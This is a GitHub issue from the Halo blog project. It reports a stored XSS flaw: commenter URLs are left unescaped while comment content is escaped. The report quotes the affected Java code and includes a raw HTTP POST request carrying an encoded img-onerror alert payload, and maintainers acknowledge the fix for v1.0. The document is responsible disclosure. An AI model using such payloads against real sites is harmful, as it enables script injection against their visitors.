

New issue

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These is Another stored xss vulnerability #127

🔒 Closed

🔄 4 of 6 tasks

Artemis1029 opened this issue on Apr 3, 2019 · 2 comments

Labels

kind/bug

vulnerability

Artemis1029 commented on Apr 3, 2019 • edited

我确定我已经查看了 (标注 [] 为 [x])

- ☒ Halo 使用文档
- ☒ Github Wiki 常见问题
- ☒ 其他 Issues

我要申请 (标注 [] 为 [x])

- ☒ BUG 反馈
- ☐ 添加新的特性或者功能
- ☐ 请求技术支持

Bug Report

I find that You have do HtmlUtil.escape for CommentContent

```
buildContent.append("<a>");
buildContent.append(lastComment.getCommentAuthor());
buildContent.append("</a> ");
buildContent.append(OwoUtil.markToImg(HtmlUtil.escape(comment.getCommentContent()).replaceAll("<.*>", "&lt;.*>")));
comment.setCommentContent(buildContent.toString());
} else {
    //将评论内容字符专安全字符
    comment.setCommentContent(OwoUtil.markToImg(HtmlUtil.escape(comment.getCommentContent()).replaceAll("<.*>", "&lt;.*>")));
}
if (StringUtil.isNotEmpty(comment.getCommentAuthorUrl())) {
    comment.setCommentAuthorUrl(URLUtil.normalize(comment.getCommentAuthorUrl()));
}
commentService.create(comment);
if (StringUtil.equals(OPTIONS.get(BlogPropertiesEnum.NEW_COMMENT_NEED_CHECK.getProp()), TrueFalseEnum.FALSE.getProp())) {
    commentObj.put("commentAuthorEmail", comment.getCommentAuthorEmail());
    commentObj.put("commentAuthorUrl", comment.getCommentAuthorUrl());
    commentObj.put("commentAuthorIp", comment.getCommentAuthorIp());
}
```

but do nothing with CommentAuthorUrl

```
commentObj.put("commentAuthorEmail", comment.getCommentAuthorEmail());
commentObj.put("commentAuthorUrl", comment.getCommentAuthorUrl());
commentObj.put("commentAuthorIp", comment.getCommentAuthorIp());
```

payload: commentAuthorUrl="

as12"><a>3

邮箱(选填)

">";

赶快评论一个吧!

提交

2评论

ruibaby

Chrome 66.0.3325.162 | Mac OS 10.12.6

POST /newComment HTTP/1.1

Host: xxxxxx

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.47 Safari/537.36

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Referer:

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Content-Length: 306

Connection: close

Cookie: JSESSIONID=

X-Forwarded-For: 127.0.0.2

postId=3&commentContent=sasas&commentAuthor=as12%22%3E%3Ca%3E3&commentAuthorEmail=8&commentAuthorUrl=%22%3E%3Cimg+src%3D1+onerror%3Dalert(123)%3E233&commentAgent=Mozilla%2F5.0+(Windows



JohnNiang commented on Apr 3, 2019

Member

非常感谢您的漏洞反馈！我们将在 v1.0 版本进行修复。

JohnNiang added the `kind/bug` label on Apr 3, 2019

JohnNiang added this to **To do** in **Halo-v1 progress** via `automation` on Apr 3, 2019

JohnNiang added the `vulnerability` label on Apr 4, 2019

MyFaith closed this as completed on Apr 7, 2019

Halo-v1 progress `automation` moved this from **To do** to **Done** on Apr 7, 2019

MyFaith reopened this on Apr 7, 2019

Halo-v1 progress `automation` moved this from **Done** to **In progress** on Apr 7, 2019

MyFaith moved this from **In progress** to **To do** in **Halo-v1 progress** on Apr 7, 2019

JohnNiang removed this from **To do** in **Halo-v1 progress** on May 21, 2019

ruibaby commented on May 28, 2019

Member

准备发布 v1，所以关闭该 issue。

ruibaby closed this as completed on May 28, 2019

JohnNiang mentioned this issue on Feb 8, 2020

Stored xss on Halo blog #547

Closed

Assignees

No one assigned

Labels

`kind/bug` `vulnerability`

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

4 participants

